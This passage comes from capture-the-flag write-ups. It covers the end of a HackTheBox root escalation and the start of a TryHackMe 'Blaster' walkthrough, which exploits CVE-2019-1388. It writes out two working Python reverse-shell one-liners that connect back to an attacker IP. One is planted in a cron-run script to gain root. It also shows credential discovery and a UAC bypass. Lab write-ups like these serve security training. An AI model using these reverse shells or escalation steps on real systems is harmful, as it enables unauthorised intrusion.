
Now to get root flag we need to escalate privileges to root. Uploaded linpeas, changed permission to make it executable and ran the script but the output was not difficult to comprehend without a shell supporting colors as the script output shows commands of interest in red.

linpeas.sh


After linpeas ran the command “sudo -l” and found an interesting line that said commands can be run with “scriptmanager” user without requiring password. When tried this on this web shell this command did not work so tried to get an interactive shell.

sudo -l

For getting an interactive shell on the system ran python script to get a reverse shell on port 4444. For this started a netcat listener on port 4444. Ran the following script (in browser) and got a shell on local port 4444.

python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.10.14.27”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’

From this shell tried getting privileges of scriptmanager user successfully.

scriptmanager user privilege escalation


To escalate privileges to root ran “sudo -l” did not provide any information of interest. Ran the command “ls -ls” to see what file list with permissions and sizes.

Root directory listing


The above command showed scripts folder as read, write and execute permissions for scriptmanager user. Upon listing the contents of this folder noticed that one python script is executed every minute.

scripts folder details

This python script (test.py) was just writing a string “testing 123!” to file “test.txt”. Ans this was repeated every minute through a cron job. So in order to get a root shell from this system wrote a python script on local (attack machine).

import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect((“10.10.14.27”,5555)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call([“/bin/sh”,”-i”]);

shell.py



Uploaded this script “shell.py” to target machine and started a netcat listener on port 5555.

Download shell.py on target machine
Web server hosting shell.py

After this waited for a minute and got root shell.

Root access


After this browsed to “/root/root.txt” to capture root flag.

Root flaf

Submitted the flags(user and root) on HTB website to own machine and increase our owned machine count.

Blaster -TryHackMe Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete Tryhackme.com (THM)’s room Blaster hacking tasks.

Resources/Tools Used:

  • nmap
  • gobuster
  • Metasploit Framework

[Task 1] Mission Start!

This task was mainly concerned with connectivity to THM and target machine.

#1 No answer needed. This subtask requires you to deploy the machine.

[Task 2] Activate Forward Scanners and Launch Proton Torpedoes

This task was mainly concerned with performing some basic enumeration of the services running on target machine.


#1 There were only 2 ports open on target machine.

nmap quick scan


#2 “IIS Windows Server” was the title of the webpage.

Webpage
Page source

#3 Discovered directory was “/retro”.

Discovered directory

#4 Username identified was “Wade”.

Username



#5 Upon clicking the post “Ready Player One”, password was stored as a comment.

Post that failed login
USer password


#6 User flag found by logging in using remote desktop client with credentials identified in previous steps.

xfreerdp client
User flag

[Task 3] Breaching the Control Room

This task was mainly concerned with privilege escalation and gaining access to system.


#1 Viewing the browsing history identified CVE-2019-1388 as the CVE researched on the system.

Browsing history



#2 hhupd is the executable required for exploiting CVE-2019-1388. This executable can be identified either by googling the CVE or by viewing file in the recycle bin.

Googling CVE-2019-1388
Recycle bin


#3 No answer needed. First we check our current user authority.

Current user authority

Copy the “hhupd.exe” file from recycle bin to desktop.

Copy hhupd.exe from recycle bin


Right click “hhupd.exe” and click “Run as Administrator”.

Administrator password required


As we don’t have the Administrator password, we click “Show information about the publisher’s certificate”.

Certificate information


Click the “VeriSign Commercial Software Publishers CA”. This opened a browser window.

VeriSign Page

